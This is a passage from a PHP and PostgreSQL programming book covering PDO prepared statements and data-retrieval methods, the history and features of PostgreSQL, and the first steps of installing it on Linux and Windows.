The variation you choose is entirely a matter of preference, although perhaps the former is a tad more explicit. For this reason, this variation will be used in relevant examples. To begin, let's use `prepare()` to ready a query for iterative execution:

```
$dbh = new PDO("pgsql:host=localhost;dbname=corporate", "websiteuser", "secret");
$query = "INSERT INTO product SET sku = :sku, name = :name";
$stmt = $dbh->prepare($query);
```

Once the query is prepared, we can go about executing it, accomplished using the `execute()` method, which is introduced next.

In addition to the query, you can also pass along database driver–specific options via the `driver_options` parameter.

execute()

```
boolean PDOStatement::execute ([array input_parameters])
```

The execute() method is responsible for executing a prepared query. To do so, it requires the input parameters that should be substituted with each iterative execution. This is accomplished in one of two ways: either pass the values into the method as an array, or bind the values to their respective variable name or positional offset in the query using the bindParam() method. The first option is covered next, and the second option is covered in the upcoming introduction to bindParam().

The following example shows how a statement is prepared and repeatedly executed by execute(), each time with different parameters:

```
// Connect to the database server
$dbh = new PDO("pgsql:host=localhost;dbname=corporate", "websiteuser", "secret");

// Create and prepare the query
$query = "INSERT INTO product SET sku = :sku, name = :name";
$stmt = $dbh->prepare($query);

// Execute the query
$stmt->execute(array(':sku' => 'MN873213', ':name' => 'Minty Mouthwash'));

// Execute again
$stmt->execute(array(':sku' => 'AB223234', ':name' => 'Lovable Lipstick'));
```

This example is revisited below, where you'll learn how to pass along query parameters by binding them using the bindParam() method.

bindParam()

```
boolean PDOStatement::bindParam (mixed parameter, mixed &variable [, int datatype
                                 [, int length [, mixed driver_options]]])
```

You might have noted in the previous introduction to execute() that the input_parameters parameter was optional. This is convenient because if you need to pass along numerous variables, providing an array in this manner can quickly become unwieldy. So what's the alternative? The bindParam() method offers a somewhat cleaner method for binding parameters to corresponding query placeholders.

When using named parameters, parameter is the name of the column value placeholder specified in the prepared statement using the syntax :name. When using question mark parameters, parameter is the index offset of the column value placeholder as located in the query. The variable parameter stores the value to be assigned to the placeholder. It's depicted as passed by reference, because when using this method in conjunction with a prepared stored procedure, the value could be changed according to some action in the stored procedure. This feature won't be demonstrated in this section; however, after you read Chapter 32, the process should be fairly obvious. The datatype parameter explicitly sets the parameter datatype, and can be any of the following values:

- PDO_PARAM_NULL: SQL NULL datatype
- PDO_PARAM_INT: SQL INTEGER datatype
- PDO_PARAM_STR: SQL CHAR, VARCHAR, and other string datatypes

- PDO_PARAM_LOB: SQL large object datatype
- PDO_PARAM_STMT: PDOStatement object type; presently not operational
- PDO_PARAM_INPUT_OUTPUT: Used when the parameter is passed into a stored procedure and therefore could be changed after the procedure executes

The length parameter specifies the datatype's length. It's only required when assigning it the PDO_PARAM_INPUT_OUTPUT datatype. Finally, the driver_options parameter is used to pass along any database driver–specific options.

Let's revisit the previous example, this time using bindParam() to assign the column values:

```
// Connect to the database server
$dbh = new PDO("pgsql:host=localhost;dbname=corporate", "websiteuser", "secret");

// Create and prepare the query
$query = "INSERT INTO product SET sku = :sku, name = :name";
$stmt = $dbh->prepare($query);

$sku = 'MN873213';
$name = 'Minty Mouthwash';

// Bind the parameters
$stmt->bindParam(':sku', $sku);
$stmt->bindParam(':name', $name);

// Execute the query
$stmt->execute();

// Bind the parameters
$stmt->bindParam(':sku', 'AB223234');
$stmt->bindParam(':name', 'Lovable Lipstick');

// Execute again
$stmt->execute();
```

If question mark parameters were used, the statement would look like this:

```
$query = "INSERT INTO product SET sku = ?, name = ?";
```

Therefore, the corresponding bindParam() calls would look like this:

```
$stmt->bindParam(1, 'MN873213');
$stmt->bindParam(2, 'Minty Mouthwash');
. . .
$stmt->bindParam(1, 'AB223234');
$stmt->bindParam(2, 'Lovable Lipstick');
```

Retrieving Data

PDO's data-retrieval methodology is quite similar to that found in any of the other database extensions. In fact, if you've used any of these extensions in the past, you'll be quite comfortable with PDO's five relevant methods. These methods are introduced in this section, and are accompanied by examples where practical.

All of the methods introduced in this section are part of the `PDOStatement` class, which is returned by several of the methods introduced in the previous section.

columnCount()

```
integer PDOStatement::columnCount()
```

The `columnCount()` method returns the total number of columns returned in the result set. An example follows:

```
// Execute the query
$query = "SELECT sku, name FROM product ORDER BY name";
$result = $dbh->query($query);

// Report how many columns were returned
echo "There were ".$result->columnCount()." product fields returned.";
```

Sample output follows:

```
There were 2 product fields returned.
```

fetch()

```
mixed PDOStatement::fetch ([int fetch_style [, int cursor_orientation
                           [, int cursor_offset]]])
```

The `fetch()` method returns the next row from the result set, or `FALSE` if the end of the result set has been reached. The way in which each column in the row is referenced depends upon how the `fetch_style` parameter is set. Six settings are available, including:

- `PDO_FETCH_ASSOC`: Causes `fetch()` to retrieve an array of values indexed by the column name.
- `PDO_FETCH_BOTH`: Causes `fetch()` to retrieve an array of values indexed by both the column name and the numerical offset of the column in the row (beginning with 0). This is the default.
- `PDO_FETCH_BOUND`: Causes `fetch()` to return `TRUE` and instead assign the retrieved column values to the corresponding variables as specified in the `bindParam()` method. See the later section "Setting Bound Columns" for more information about bound columns.

- PDO_FETCH_LAZY: Creates associative and indexed arrays, in addition to an object containing the column properties, allowing you to use whichever of the three interfaces you choose.
- PDO_FETCH_OBJ: Causes fetch() to create an object consisting of properties matching each of the retrieved column names.
- PDO_FETCH_NUM: Causes fetch() to retrieve an array of values indexed by the numerical offset of the column in the row (beginning with 0).

The cursor_orientation parameter determines which row will be retrieved should the object be a scrollable cursor. The cursor_offset parameter is an integer value representing the offset of the row to be retrieved relative to the present cursor position.

The following example retrieves all of the products from the database, ordering the results by name:

```
// Execute the query
$query = $dbh->prepare("SELECT sku, name FROM product ORDER BY name");
$query->execute();

while ($dbh->fetch(PDO_FETCH_ASSOC) as $row) {
   $sku = $row['sku'];
   $name = $row['name'];
   echo "Product: $name ($sku) <br />";
}
```

Sample output follows:

```
Product: AquaSmooth Toothpaste (TY232278)
Product: HeadsFree Shampoo (PO988932)
Product: Painless Aftershave (ZP457321)
Product: WhiskerWrecker Razors (KL334899)
```

fetchAll()

```
array PDOStatement::fetchAll ([int fetch_style])
```

The fetchAll() method works in a fashion quite similar to fetch(), except that a single call to it will result in all rows in the result set being retrieved and assigned to the returned array. The way in which the retrieved columns are referenced depends upon how the optional fetch_style parameter is set, which by default is set to PDO_FETCH_BOTH. See the preceding section regarding the fetch() method for a complete listing of all available fetch_style values.

The following example produces the same result as the example provided in the fetch() introduction, but this time depends on fetchAll() to ready the data for output:

```
// Execute the query
$query = "SELECT sku, name FROM product ORDER BY name";
$result = $dbh->query($query);
```

```
// Retrieve all of the rows
$rows = $result->fetchAll();

// Output the rows
foreach ($rows as $row) {
   $sku = $row['sku'];
   $name = $row['name'];
   echo "Product: $name ($sku) <br />";
}
```

Sample output follows:

```
Product: AquaSmooth Toothpaste (TY232278)
Product: HeadsFree Shampoo (PO988932)
Product: Painless Aftershave (ZP457321)
Product: WhiskerWrecker Razors (KL334899)
```

As to whether you choose to use `fetchAll()` over `fetch()`, it seems largely a matter of convenience. However, keep in mind that using `fetchAll()` in conjunction with particularly large result sets could place a large burden on the system, both in terms of database server resources and network bandwidth.

fetchColumn()

```
string PDOStatement::fetchColumn ([int column_number])
```

The `fetchColumn()` method returns a single column value located in the next row of the result set. The column reference, assigned to `column_number`, must be specified according to its numerical offset in the row, which begins at zero. If no value is set, `fetchColumn()` returns the value found in the first column. Oddly enough, it's impossible to retrieve more than one column in the same row using this method, as each call will move the row pointer to the next position; therefore, consider using `fetch()` should you need to do so.

The following example both demonstrates `fetchColumn()` and shows how subsequent calls to the method will move the row pointer:

```
// Execute the query
$query = "SELECT sku, name FROM product ORDER BY name";
$result = $dbh->query($query);

// Fetch the first row first column
$sku = $result->fetchColumn();

// Fetch the second row second column
$name =  $result->fetchColumn(1);

// Output the data.
echo "Product: $name ($sku)";
```

The resulting output follows. Note that the product name and SKU don't correspond to the correct values as provided in the sample data table.

```
Product: AquaSmooth Toothpaste (PO988932)
```

setFetchMode()

```
boolean PDOStatement::setFetchMode (int mode)
```

If your script requires that `fetch()` or `fetchAll()` be used several times, and you plan on using a fetching setting other than the default `PDO_FETCH_BOTH`, you can save some typing by declaring a new default setting at the top of the script using `setFetchMode()`. Just set the `mode` parameter to the appropriate setting (see the previous introduction to `fetch()` for a list of available settings), and all subsequent calls to `fetch()` or `fetchAll()` will produce result sets capable of being referenced accordingly.

Setting Bound Columns

In the previous section you learned how to set the `fetch_style` parameter in the `fetch()` and `fetchAll()` methods to control how the resultset columns will be made available to your script. You were probably intrigued by the `PDO_FETCH_BOUND` setting, because it seems to enable you to avoid an additional step altogether when retrieving column values, and instead just assign them automatically to predefined variables. Indeed this is the case, and it's accomplished using the `bindColumn()` method, introduced next.

bindColumn()

```
boolean PDOStatement::bindColumn (mixed column, mixed &param [, int type
                                  [, int maxlen [, mixed driver_options]]])
```

The `bindColumn()` method is used to match a column name to a desired variable name, which, upon each row retrieval, will result in the corresponding column value being automatically assigned to the variable. The `column` parameter specifies the column offset in the row, whereas the `&param` parameter defines the name of the corresponding variable. You can set constraints on the variable value by defining its type using the `type` parameter, and limiting its `length` using the `maxlen` parameter.

Six `type` parameter values are supported. See the earlier introduction to `bindParam()` for a complete listing.

The following example selects the `sku` and `name` columns from the product table where `rowID` equals 1, and binds the results according to a numerical offset and associative mapping, respectively:

```
// Connect to the database server
$dbh = new PDO("pgsql:host=localhost;dbname=corporate", "websiteuser", "secret");
```

```
// Create and prepare the query
$query = "SELECT sku, name FROM product WHERE rowID=1";
$stmt = $dbh->prepare($query);
$stmt = $dbh->execute();

// Bind according to column offset
$stmt->bindColumn(1, $sku);

// Bind according to column name
$stmt->bindColumn('name', $name);
// Output the data
echo "Product: $name ($sku)";
```

This returns the following:

```
Painless Aftershave (ZP457321)
```

Transactions

PDO offers transaction support for those databases capable of executing them. Three PDO methods facilitate transactional tasks, `beginTransaction()`, `commit()`, and `rollback()`. Because Chapter 36 is devoted to a complete introduction to transactions, no examples are offered here; instead, brief introductions to these three methods are offered.

beginTransaction()

```
boolean PDO::beginTransaction()
```

The `beginTransaction()` method disables autocommit mode, meaning that any database changes will not take effect until the `commit()` method is executed. Once either `commit()` or `rollback()` is executed, autocommit mode will automatically again be enabled.

commit()

```
boolean PDO::commit()
```

The `commit()` method commits the transaction.

rollback()

```
boolean PDO::rollback()
```

The `rollback()` method negates any database changes made since `beginTransaction()` was executed.

Summary

PDO offers users a powerful means for consolidating otherwise incongruous database commands, allowing for an almost trivial means for migrating an application from one database solution to another. Furthermore, it encourages greater productivity among the PHP language developers due to the separation of language-specific and database-specific features. If your clients expect an application that allows them to use a preferred database, you're encouraged to keep an eye on this new extension as it matures in the coming months.

The next chapter begins the detailed introduction to the PostgreSQL database server. From there you'll learn all about PostgreSQL installation and configuration, table structures, datatypes, and a variety of other pertinent topics. This sets the stage for several chapters discussing how PHP and PostgreSQL are most effectively integrated.

CHAPTER 24

Introducing PostgreSQL

In 1986, University of California at Berkeley professor and noted database technology expert Michael Stonebraker set out to build a better database system. Despite having already enjoyed a great deal of success with his previous database project, INGRES, Stonebraker decided that the code in INGRES had become sufficiently cumbersome that, rather than attempt to implement his new vision in the INGRES project, he should build a new system from the ground up, the result of which was what he dubbed POSTGRES.

Over the next eight years, POSTGRES grew in popularity, particularly among the research community. Eventually this popularity became overwhelming, taking time away from the POSTGRES researchers, who should have been doing further database research. Thus, the POSTGRES project was officially ended at version 4.2. However, thanks to its release under the BSD license, this was not the end of the database project. Development was picked up by a handful of folks on the Internet, and in 1994, Andrew Yu and Jolly Chen added a SQL parser (replacing the previous QUEL language system) and subsequently released it as Postgres95. By 1996, it became obvious that the name Postgres95 didn't exactly imply a futuristic vision, so the database was released as PostgreSQL 6.0 by the developer community. The name PostgreSQL paid homage to the original POSTGRES project while also reflecting the new SQL capabilities that had been implemented, and the version number was set in line with the original POSTGRES project version line.

Today PostgreSQL is one of the most popular open-source projects on the Internet. Like many of the projects that have come out of Berkeley (BIND, BSD Unix, sendmail, and Tcl rank among its contributions), PostgreSQL powers countless applications, Web sites, and even parts of the Internet backbone itself. In fact, some of the biggest and most popular organizations in the world use PostgreSQL on a regular basis, including the likes of Afilias Ltd. (the `.info` registrar), Apple Computers, BASF, Cisco Systems, and The World Health Organization (WHO). Even more important is the number of companies that provide project development and support resources, including the likes of Fujitsu, Pervasive Software Inc., Red Hat Inc., and SRA International Inc. It is worth noting that, while all of these companies are involved in PostgreSQL, none of them has any ownership of the code or control the direction of PostgreSQL development. All of that is run by volunteers within the community, and the developers collectively control what is added into the core system. Given this community-first approach to the project, what do all of these companies see in PostgreSQL? And more importantly, why should PostgreSQL be at the top of your list when you start a new database-backed project?

PostgreSQL's Key Features

PostgreSQL abounds with features of central importance to both personal programming projects and Fortune 500 operations alike. This section highlights many of those key attributes.

Data Integrity

The PostgreSQL developers have always striven to put data integrity at the top of their list. If a new feature would compromise data integrity, that feature is not allowed in until it can be made to work correctly and preserve data integrity. The same is true of performance improvements and other optimizations. Any database can be "fast," but if you cannot trust it with your data, then what is the point? The philosophy of the PostgreSQL developers is to make it right, and then make it fast.

Highly Scalable

In most classic database systems, the management of concurrent transactions is done through a series of different locking mechanisms. Many of these systems are very fast at read-only queries or with a limited number of users, but begin to bog down once they are confronted by a large number of users reading and writing simultaneously. PostgreSQL avoids this problem by using a system known as *Multiversion Concurrency Control (MVCC),* in which each transaction sees only a snapshot of the data it is working with, isolating it from underlying data changes of other users.

Feature-Complete

While no software is ever "done," PostgreSQL has supported basic database objects such as constraints, foreign keys, triggers, and views for years. It also supports a number of not-so-common features, including custom aggregates, domains, custom operators, and rules. Subquery support in PostgreSQL is top-notch, allowing for subqueries in the `SELECT`, `FROM`, and `WHERE` clauses of a query. On top of that, PostgreSQL also supports more than a dozen different server-side function languages, including C, SQL, PL/pgSQL, PL/Perl, PL/PHP, PL/Tcl, and PL/Ruby. This feature completeness has allowed PostgreSQL to start adding extremely high-end features, including point-in-time recovery (PITR), savepoints (nested transactions), and tablespaces. No matter what you are trying to do, PostgreSQL likely has a way to do it, and if it does not, you can probably add the new functionality yourself.

Extensible

Beyond just giving you source code access, PostgreSQL makes adding your own extensions to the database far easier by providing tools like custom aggregates, data types, domains, and operators. Full-text indexing, fuzzy string matching, OpenGIS, and trigram matching are just a few of the many packages that have been built on top of PostgreSQL.

Platform Support

PostgreSQL has always taken strides to be as functional as possible across different platforms. It has been ported to more than a dozen different Unix- and Linux-based platforms, from

popular systems like FreeBSD and Red Hat Linux, to obscure platforms like QNX and BeOS, and even to some major gaming platforms such as Sony PlayStation 2 and the Nintendo GameCube.

Even with all of this flexibility, PostgreSQL often received knocks in the past because it required the Linux-like environment toolset Cygwin (`http://cygwin.com`) to run on Windows. PostgreSQL 8.0.0 silenced this critique by including full native Windows support on all recent versions of Windows (Windows XP, Windows NT, Windows 2000/2003). This new Windows port has been extremely popular, accounting for 65 percent of all downloads in the first few months of the 8.0.0 release, and should help to open up PostgreSQL to a whole new world of developers and users.

Flexible Security Options

PostgreSQL supports a wide array of security protocols and configuration options as well as features inside the database to help give you control over who and what may access the data inside your database. PostgreSQL security can be broken down into two major categories:

- Standards-based authentication methods, such as Kerberos, Pluggable Authentication Module (PAM), ident, and MD5 encryption, can be used to control client access to the database. This can be configured per user, per database, per connecting machine, or some combination of these, as needed for your environment. You can even require that connections be made over Secure Sockets Layer (SSL).

- Internal privileges, using standard SQL commands such as `GRANT` and `REVOKE`, allow for fine-grained control of objects inside the database. Users can be created with access to all tables, to only a few tables, or to only tables with read access. Combined with advanced features (e.g., functions, schemas, and views), you can even arrange for two different users to see completely different presentations of the same database.

Given the importance of securing both your database and your data, we'll cover even more options and techniques as we look at different aspects of PostgreSQL, and we dedicate the whole of Chapter 29 to PostgreSQL security.

Global Development, Local Flavor

The group of developers that works on PostgreSQL is commonly referred to as the PostgreSQL Global Development Group. This moniker is quite fitting because, unlike many corporate-controlled open-source databases whose direction is set at some company headquarters, PostgreSQL really is the product of hundreds of developers around the world. Because of this world-spanning contribution, PostgreSQL has extensive support for internationalization and localization. PostgreSQL has been translated into more than 20 languages, supports a wide variety of database encoding (including full Unicode support), and supports a wide variety of locales to help control collation order and number ordering. As with most aspects of PostgreSQL, you can also define your own locale for the database if you have a really specific need.

Hassle-Free Licensing

PostgreSQL is licensed under a BSD license, which means that it can be used in both open-source and commercial applications free of charge. This also makes PostgreSQL immune to

overdeployment, no matter what direction your database needs take you. You can find the full license on the PostgreSQL Web site at `http://www.postgresql.org/about/licence`.

Multiple Support Avenues

One of the unique aspects of PostgreSQL compared to other database solutions is its wide range of support services. First and foremost, PostgreSQL has a very active and open user community. Whether looking for help through the mailing lists (`http://www.postgresql.org/community/lists/`) or chatting with users on IRC in the #postgresql channel, expert help is always available; in fact, you can often find core database developers answering questions on the novice mailing list. The PostgreSQL community also provides a full array of services for its users, including online interactive documentation (`http://www.postgresql.org/docs/`), archived and searchable mailing lists (`http://archives.postgresql.org/`), and project-hosting facilities for PostgreSQL-related software (`http://projects.postgresql.org/`).

Of course, PostgreSQL has more than just a vibrant community behind it; there are also dozens of support companies that make PostgreSQL an integral part of their business. Companies like Command Prompt Inc., credativ GmbH, and PostgreSQL Inc. are all smaller companies who specialize in PostgreSQL. There are also the big companies like Fujitsu, Pervasive Software Inc, and SRA International Inc. who provide PostgreSQL support on a more global scale. This spectrum of companies behind PostgreSQL means that no matter what your support needs, you will be able to find a solution to fit those needs, and you will never have to worry about vendor lock-in.

Real-World Users

Whether it's a personal pet project or a multinational mission-critical application, chances are PostgreSQL can suit your needs. This section highlights some particularly compelling deployments using this powerful platform.

Afilias Inc.

Afilias Inc. (`http://www.afilias.info`) is one of those companies that no one has ever heard of but everybody depends upon. Afilias provides domain name registry solutions, and its systems help to power more than a half dozen different country code domains as well as the `.info` and `.org` domains. Afilias use of PostgreSQL is almost revolutionary in the registry industry; at the time of the proposals for the replacement of the `.org` domain, 9 of the 11 proposals were based on expensive proprietary database solutions. The other two were PostgreSQL (see `http://www.icann.org/tlds/org/questions-to-applicants-13.htm`).

At this point, Afilias has operated successfully for a number of years under high load conditions, including handling more than 1000 inserts per second, and the folks at Afilias couldn't be happier. In fact, they have become such big fans of the software and its community process that they have hired a number of developers, including PostgreSQL core developer Jan Wieck. They have also sponsored the Slony-I replication project (`http://slony.info`), which added cross-version, cascading replication into PostgreSQL. The relationship between Afilias and PostgreSQL is a strong one at this point, and each new release helps strengthen that bond.

The National Weather Service

The National Oceanic and Atmospheric Administration's (NOAA) National Weather Service (`http://weather.gov`) is another one of those backbone service providers that people rely on every day. It is responsible for providing weather information and climate forecasts and warnings for the United States and its surrounding areas, providing services to both private and public organizations throughout the world. One of the key areas where PostgreSQL is having an impact is the new Interactive Forecast Preparation System (IFPS), described at `http://www.nws.noaa.gov/mdl/icwf/IFPS_WebPages/indexIFPS.html`. This system integrates data from the Doppler radar, surface, and hydrology systems to build detailed localized forecast models. Once the project is fully operational, NOAA expects more than 150 PostgreSQL servers will be in service.

WhitePages.com

WhitePages.com started up as a hobby site back in the heady dot-com days of 1996. Today, it is one of the Internet's busiest Web sites, handling more than 2 million hits a day on the WhitePages.com site, and more than 8 million hits a day across its network, powering sites like `411.com`, Verizon's `superpages.com`, and the White Pages section of MSN.

Even though WhitePages.com had been using both Oracle and MySQL, when it came time to move its core directories in-house, it turned to PostgreSQL. Because WhitePages.com needs to combine large sets of data from multiple sources, PostgreSQL's ability to load and index data at an extremely high rate was a key to its decision to use PostgreSQL. Since then, WhitePages.com's databases have grown to over 375GB, with tables exceeding more than 250 million rows. PostgreSQL has become a very big part of the WhitePages.com network.

Summary

From humble beginnings in academia to some of the most crucial projects around the globe, PostgreSQL has come a long way since its university days. In this chapter, we have looked at PostgreSQL's history and where it stands today. We also touched upon just a few of the thousands of companies that are making PostgreSQL an integral part of their enterprise solutions.

In the following chapters, we'll further acquaint you with many of PostgreSQL's basic topics, covering the installation and configuration process, several PostgreSQL clients, table structures, and security features. If you're new to PostgreSQL, this material will prove invaluable for getting up to speed regarding the basic features and behavior of this powerful database server. If you're already quite familiar with PostgreSQL, we still suggest that you browse through the material; at the very least, it should serve as a valuable reference.

CHAPTER 25

Installing PostgreSQL

This chapter offers a general introduction to the PostgreSQL installation and configuration process. This chapter is not intended as a replacement for the instructions provided in the PostgreSQL user manual, but rather highlights the key procedures of immediate interest to anybody who wants to quickly ready the database server for use. In total, this chapter covers the following topics:

- Understanding the PostgreSQL licensing requirements
- Downloading instructions for the various platforms supported by PostgreSQL
- Installing PostgreSQL on Linux and Windows
- Starting PostgreSQL for the first time

PostgreSQL Licensing Requirements

PostgreSQL is released under the BSD license, freeing you to use, modify, and even redistribute the software in both source code and binary formats for both commercial and noncommercial purposes. According to the terms of the BSD license, you're even free to incorporate PostgreSQL into proprietary products and not share your enhancements (although you're certainly encouraged to do so).

So, in a nutshell, what does this mean? Perhaps most importantly, it means that you're not constrained by any onerous licensing fees, yet you can use the software for profit as well as fun.

Note To learn more about the BSD license, see its *Wikipedia* entry, located at `http://en.wikipedia.org/wiki/BSD_license`.

Downloading PostgreSQL

PostgreSQL is available for download from the official PostgreSQL Web site, located at `http://www.postgresql.org/`, and via the file-sharing application BitTorrent. In this section, you'll learn more about the available PostgreSQL versions for both the Unix and Windows platforms.

Downloading the Unix Version

PostgreSQL has a developmental history dating back an impressive 20 years, and was conceived and maintained exclusively for Unix-based platforms until very recently (PostgreSQL 8 was the first version to natively support Windows). Accordingly, in terms of download formats, Unix users have at their disposal a wealth of options, several of the most popular of which are introduced in this section.

However, keep in mind that because of PostgreSQL's prominence, it's packaged with all mainstream Unix and Linux variants these days. That said, you may already have a version of PostgreSQL installed. For instance, to determine whether PostgreSQL is available on your RPM-based system, execute the following command:

```
%> rpm -qa | grep -i postgres
```

On a Debian-based operating system such as Ubuntu Linux, use the Synaptic Package Manager to make this determination. In any case, even if a version of PostgreSQL is already installed, you'll nonetheless probably wish to remove it and reinstall anew because the presently installed version likely is outdated.

RPMs

At the time of writing, RPMs were available on the PostgreSQL Web site for Red Hat 9, Red Hat Enterprise Linux 2.1, 3.0, and 4, Red Hat Enterprise Linux 3.0 for 64-bit servers, and Fedora Core versions 1 through 4, with 64-bit versions available for Fedora 2, 3, and 4. A quick search on the popular Rpmfind search Web site `http://www.rpmfind.net/` turned up RPMs for Mandriva, SuSE, Mandrake, and Yellow Dog PPC.

Source

As is standard for any open source project, PostgreSQL's source code is available via its Web site. While RPMs offer a very convenient means for installing PostgreSQL, installing from source enables you to wield considerably more control. For instance, when installing from source, you have the opportunity to modify the default location of the data directory, choose to forego installation of the documentation, enable debugging (useful if you are participating in PostgreSQL development and testing), and include additional extensions for talking to PostgreSQL using languages such as Perl, Python, and Tcl. If you're interested in this additional control, proceed to the `source` directory within the PostgreSQL Web site's Downloads section, navigate to the directory containing the latest non-beta version, and download the distribution in your compressed format of choice (gz or bz2).

Downloading the Windows Version

If you plan to install PostgreSQL on Windows, binary versions are available via the PostgreSQL FTP site (`http://www.postgresql.org/ftp/`). In fact, three different versions are available:

- `postgresql-X.X.X.zip`: Contains the multilanguage version of the PostgreSQL installer. This is the preferred version and is the one demonstrated later in the chapter, in the section "Installing PostgreSQL on Windows."

- `postgresql-X.X.X-binaries-no-installer-zip`: Contains the installation directory, which you could just uncompress and place in an appropriate directory, `C:/` for instance. However, this does not include several useful utilities and drivers.
- `postgresql-X.X.X-ja.zip`: Contains PostgreSQL's Japanese-language version.

Although downloading the version lacking the installer is fine, the installer does provide some additional configuration features, so we recommend that you download the installer. At the time of this writing, the installer version was 21MB in size; therefore, depending upon your connection speed, you may want to initiate the download procedure now and continue reading until the download is complete. Of course, if you prefer the Japanese-language version, go ahead and download that version. In any case, you need the services of a compression utility such as WinZip (`http://www.winzip.com/`) to uncompress the package.

PostgreSQL is natively available on the Windows platform only as of version 8.0 (released in January, 2005), so making PostgreSQL compatible with the dwindling number of Windows 95, 98, and Me installations didn't make sense. However, a solution is available for those of you still using these older Windows versions: the Unix-like Cygwin environment (`http://www.cygwin.com/`). More information regarding this process is provided in the later section, "Installing PostgreSQL on Windows 95, 98, and Me." Also, note that while PostgreSQL is known to operate properly on Windows 2000, XP, and 2003, it has not at the time of this writing been tested on 64-bit systems. Finally, PostgreSQL must be installed on the NTFS file system, because FAT file systems do not offer adequate corruption protection or security features.

■ **Tip** PostgreSQL is also known to run on Windows NT 4, although it's not officially supported and does come with some issues. See the PostgreSQL manual for more information about the caveats.

Downloading the Documentation

The PostgreSQL manual is available for both download and viewing via the PostgreSQL Web site (`http://www.postgresql.org/docs/manuals/`). Links to PDFs are available via this URL, while SGML and HTML versions are available on the PostgreSQL FTP site, at `http://www.postgresql.org/ftp/`.

Additionally, you can find a tremendous amount of other learning resources on the Web site `http://techdocs.postgresql.org/`, including a compilation of the latest tutorials from around the Web, conference papers, and information regarding matters such as PostgreSQL hosting providers, project contributors, and book reviews.

Installing PostgreSQL

This section details the PostgreSQL installation process for the Linux and Windows platforms. PostgreSQL version 8.1.2 was used to outline the process, but the process for newer versions almost certainly will be identical for some time to come.

Installing PostgreSQL on Linux and Unix

This section outlines installing PostgreSQL using both the RPMs and source code.

Installing PostgreSQL from RPMs

Installing PostgreSQL from an RPM is a trivial task; just execute the following command as root:

```
%>rpm -ivh postgresql-*.rpm
```

Next, proceed to the section "Linux Post-Installation Steps" to complete the configuration process.

Installing PostgreSQL from Source

Installing from source is the route you want to take if you want to modify the default settings, such as specifying whether documentation should be installed or changing the default location of the PostgreSQL applications. In fact, you might be forced to install from source if prebuilt packages are not available for your particular Unix variant. While newcomers to open source software might feel a bit intimidated by the idea of executing the unfamiliar commands involved in the configuration and installation process, it's actually quite trivial. In fact, at its most basic level you can build from source simply by executing the following commands:

```
%> gunzip postgresql-X.X.X.tar.gz
%> tar xvf postgresql-X.X.X.tar
%> cd postgresql-X.X.X
%> ./configure
[Wait patiently while the configuration process completes]
%> make
[Wait patiently while the build process completes]
%> make install
[Wait patiently while the installation process completes]
```

If, when executing any of these commands, you receive a message stating something to the effect of `command not found`, then your operating system doesn't have all of the requisite software installed. At a minimum, you need tar (`http://www.gnu.org/software/tar/`) and gzip (`http://www.gnu.org/software/gzip/`) (although tar can also unzip) or similar solutions for uncompressing and unarchiving the PostgreSQL package, respectively. You also need a solution such as GNU make (`http://www.gnu.org/software/make/`) for building the package and, finally, a C compiler such as that found in the GNU Compiler Collection, better known as GCC (`http://gcc.gnu.org/`). If any of these applications is not presently installed on your system, you're guaranteed to find it on the distribution CD or on your repository of choice.

Also, you need to execute the last command (`make install`) as a superuser, due to the need to create and write to directories; for security reasons, you should execute the first two commands as any non-superuser. However, executing these commands as just described causes PostgreSQL to be built using the default settings, some of which you may wish to change. To do so, you need to pass one or several options to the `configure` command. For example, to bypass installation of the documentation, execute `configure` like so, and then execute `make` and `make install` as indicated above:

```
%> ./configure --without-docdir
```

Table 25-1 offers a list of some of the more commonplace configuration options. A complete list of configuration options is available by executing `configure` as follows (note that two dashes precede the `help` option, which may be difficult to distinguish in print):

```
%> ./configure --help
```

Table 25-1. *Useful Configuration Options*

Option	Description
`--prefix=`*`prefix`*	Install PostgreSQL in the directory specified by `prefix`. The default directory is `/usr/local/pgsql`.
`--bindir=`*`dir`*	Install the application directories in the directory specified by `dir`. The default directory is *`prefix`*`/bin`.
`--datadir=`*`dir`*	Designate the data directory as `dir`. The default directory is *`prefix`*`/XXX`.
`--with-docdir=`*`dir`*	Install documentation in the directory specified by `dir`. The default directory is *`prefix`*`/doc`.
`--without-docdir`	Do not install the documentation.
`--with-perl`	Enable support for Perl-based stored procedures (Pl/Perl).
`--with-pgport=`*`port`*	Set PostgreSQL's default port to `port`.
`--with-python`	Enable support for Python-based stored procedures (Pl/Python).
`--with-tcl`	Enable support for Tcl-based stored procedures (P/Tcl).

Therefore, to install PostgreSQL from source, simply execute `configure` with any appropriate options, execute `make`, and then change to the superuser and execute `make install`.

■ **Note** To minimize the amount of installation space, some Linux variants do not install the `readline-devel` and `zlib-devel` packages by default. Because the availability of Readline improves the psql client's capabilities, and zlib is used to compress dumped data, you need to install them if you receive messages during the configuration step indicating the script's inability to locate them. If they are by chance installed in a nonstandard location, you can use the option `--with-libs` to point to them. If you choose to forego these capabilities, pass `--without-readline` and `--without-zlib` when configuring PostgreSQL.

Linux Post-Installation Steps

Once PostgreSQL has been successfully installed on the Linux/Unix operating system, you need to carry out a few more steps before the database server is fully operational. Those steps are outlined in this section.

Step 1. Create the postgres User

Although it's possible to run PostgreSQL as any non-root user—for instance, from your home directory, for testing purposes—for most typical uses, you'll want to create a special user whose only purpose is to own the PostgreSQL daemon process (known as postmaster) and the database files. When properly configured, it will be impossible for others to log in as this user, thereby ensuring that the server's operation can't be interfered with and that the data files can't be deleted or surreptitiously accessed. While the name of this user is completely up to you, the name `postgres` is commonly used. Therefore, go ahead and create this user, using either `postgres` or another name of your choosing:

```
%> useradd postgres
```

■ **Note** You need superuser privileges to execute this command. From this point forward, it's presumed that you opted to use the username `postgres`; if you did not, please substitute any further references in this chapter with the appropriate name.

Step 2. Initialize the PostgreSQL Database

Next, you must initialize the PostgreSQL database cluster, which involves specifying the location of the database files and creating two initial databases, namely `postgres` and `template1`. You accomplish this by using the PostgreSQL command `initdb`. You should execute this command as the newly created `postgres` user; however, because this user isn't privileged and the database directory must be created first, you need to first create this directory as a privileged user:

```
%> mkdir /usr/local/pgsql/data
```

Note that this example presumes that `/usr/local/pgsql/` is the location in which PostgreSQL has been installed. Keep in mind that you are by no means constrained to hosting the databases within the PostgreSQL installation directory and are free to choose any directory you please. However, for the sake of consistency, from this point forward it's assumed that you chose that directory; therefore, substitute any further references in this chapter with the appropriate name if you chose a different default location.

Next, assign the ownership of this data directory to the `postgres` user created in the previous step:

```
%> chown postgres /usr/local/pgsql/data
```

Now it's time to execute the `initdb` command, which will create the cluster. However, you should do so as the `postgres` user, so change over to that user before proceeding.

```
%>su postgres
